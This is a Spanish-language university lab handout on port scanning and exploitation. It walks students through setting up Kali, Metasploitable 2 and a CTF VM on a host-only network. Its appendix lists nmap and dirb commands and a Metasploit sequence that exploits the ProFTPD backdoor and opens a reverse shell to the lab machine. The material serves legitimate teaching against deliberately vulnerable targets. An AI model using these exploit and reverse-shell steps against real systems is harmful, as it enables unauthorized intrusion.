Seguridad de la información – FCEN - DC.UBA.AR

Taller - Herramientas de escaneo y explotación

Objetivo

El objetivo del taller es poner en práctica herramientas de escaneo de puertos, detección de vulnerabilidades en software, y explotación de las mismas. Se incluyen ejemplos de backdoors, buffer overflows, productos y protocolos mal configurados, escalamiento de privilegios y vulnerabilidades en aplicaciones web, entre otros.

Parte I -Armado y prueba del taller

VMs a utilizar y links de descarga:

Kali-linux (distro linux con herramientas de escaneo/intrusión):
https://cdimage.kali.org/kali-2025.3/kali-linux-2025.3-virtualbox-amd64.7z

Metasploitable 2 (VM con vulnerabilidades):
https://www-2.dc.uba.ar/staff/rbaader/metasploitable2.ova


Covfefe (VM con vulnerabilidades)
https://download.vulnhub.com/covfefe/covfefe.ova

Antes de empezar, vean el video de uso de las herramientas que se encuentra en:

https://youtu.be/byCfAudFChE y el apéndice al final de este documento (la VM vulnerable que se muestra en el video no es metasploitable 2, es una que no usaremos en este laboratorio)


Configuración de las vms

Para importar las vms en virtualbox y que puedan comunicarse entre si, puede que sea necesario crear una red solo-anfitrión en virtualbox.
Esto se hace de la siguiente manera: En virtualbox van a Archivo->Herramientas->Administrador de red. En la solapa de redes solo-anfitrión, tiene que existir una red que tenga caracteristicas similares a la que se ve en la imagen. Si no existe, hay que crearla con el nombre por defecto, habilitando el servidor DHCP para que las VMS puedan solicitar direcciones IP de manera dinámica. Por defecto, las virtuales obtendrán una ip en la red 192.168.56.0/24



Al principio del taller vamos a usar la VM metasploitable 2 y la VM kali linux.
La descarga de la VM de Kali Linux es un archivo .7z. Hay que descomprimirlo y luego desde virtualbox ir a “Máquina->Añadir”, posicionarse en la carpeta donde se descomprimió, seleccionar el archivo .vbox que aparece y darle abrir. Luego ir a la configuracion de red de la VM, configurar la placa de red “Adaptador 1” para que esté en modo "Adaptador solo-anfitrion" (host-only networking), y luego prenderla.

La descarga de la VM metasploitable 2 es un archivo .ova. Una vez descargado, se importa en virtualbox desde la opción Archivo->Importar Servicio virtualizado. Verificar que la placa de red “adaptador 1” esté en modo "Adaptador solo-anfitrion" (host-only networking) antes de prenderla.



DE NUEVO: Fijense de configurar la placa de red “Adaptador 1” de ambas VMs en virtualbox para que esté en modo "Adaptador solo-anfitrión" (host-only networking) antes de prenderlas. Si no les permite hacerlo, vean mas arriba como crear la red solo-anfitrión.

Una vez prendidas ambas máquinas, loguearse a metasploitable 2 con usuario msfadmin/msfadmin y ver la dirección ip de la VM con el comando “ip addr”.

Para loguearse a kali, usar usuario kali y password kali.
Desde una terminal, con “sudo su” (y clave kali) se convierten en administrador.

Luego, hacer ping a la ip del metasploitable 2 para verificar conectividad.

Con esto, están listos para empezar el taller.

Todos los ejercicios los hacen desde kali.

Parte II – Ejercicios del taller

Luego de leer la primera parte, ver el video y preparar las virtuales, están listos para resolver la guía de ejercicios.

Guía de ejercicios

Entre las herramientas de Kali que pueden usar, están principalmente nmap y metasploit, pero también pueden usar hydra, john, nikto, sqlmap, dirb, el browser, y herramientas propias del so. Ver en los Apéndices algunas referencias útiles y el listado de comandos utilizados en el ataque que se explica en el video (recordar que es una VM, distinta, uds van a encontrar otras vulnerabilidades).

Objetivo Metasploitable2:
Desde Kali, utilizar distintas herramientas para detectar servicios/productos que están accesibles desde la red en metasploitable2, luego hallar vulnerabilidades y explotarlas. Las vulnerabilidades pueden incluir productos con defectos conocidos, problemas de configuración, etc. En algunos casos, se pueden explotar con herramientas comunes de uso diario del SO. Hay más de 10 vulnerabilidades distintas, la idea es que si con una obtienen privilegios de root, no den por terminada la actividad, sino que empiecen un nuevo ataque a través de otro punto de acceso.

Objetivo covfefe:
Este es un ejemplo de un desafío CTF (Capture the Flag). El objetivo de un CTF es conseguir las banderas/flags resolviendo retos de distintas características.
Deben encontrar los 3 flags de este desafío,que tienen la forma flag{texto}
Como no se pueden loguear a la VM para ver la ip que tiene, desde kali pueden hacer un escaneo ping de toda la red, para ver cual es la ip que responde, y trabajar a partir de ahí.

Otros desafíos

Si quieren más ejercicios, otros retos que abarcan diferentes campos, como Criptografía y Esteganografía, Exploiting, Forense, Networking y Reversing:

Plataforma Atenea: https://atenea.ccn-cert.cni.es/home

Otras máquinas virtuales con vulnerabilidades para atacar: https://vulnhub.com/

Apéndice I - Información útil

Herramientas disponibles en kali, incluye descripción y breve documentación:
https://www.kali.org/tools/

Cheatsheet de nmap:
https://www.stationx.net/nmap-cheat-sheet/

Búsqueda de información sobre vulnerabilidades:
https://nvd.nist.gov/vuln/search

Cheatsheet de metasploit (ver la parte de msfconsole, no olvidar setear el RHOST):
https://derechodelared.com/wp-content/uploads/2024/10/f5a6d-metasploit-cheat-sheet.pdf

Documentación de scripts NSE de nmap:
https://nmap.org/nsedoc/scripts/

Diccionarios de palabras
ver carpeta /usr/share/wordlists en kali –
https://github.com/danielmiessler/SecLists/tree/master/Passwords

Apendice II - Comandos usados en el video

IP de Kali
192.168.56.102

Ip de máquina vulnerable (no es ninguna de las que se usan en este laboratorio)
192.168.56.103

NMAP

```
nmap -n 192.168.56.103
nmap -n 192.168.56.103 -O -sV
nmap -n 192.168.56.103 -p 80 --script http-enum
```

DIRB

```
dirb http://192.168.56.103
```

METASPLOIT

```
msfconsole
search proftpd
use exploit/unix/ftp/proftpd_133c_backdoor
show options
set RHOSTS 192.168.56.103
show payloads
set payload cmd/unix/reverse
show options
set lhost 192.168.56.102
exploit
```

Una vez que se establece el shell reverso, ejecutar comandos:

```
id
ifconfig
```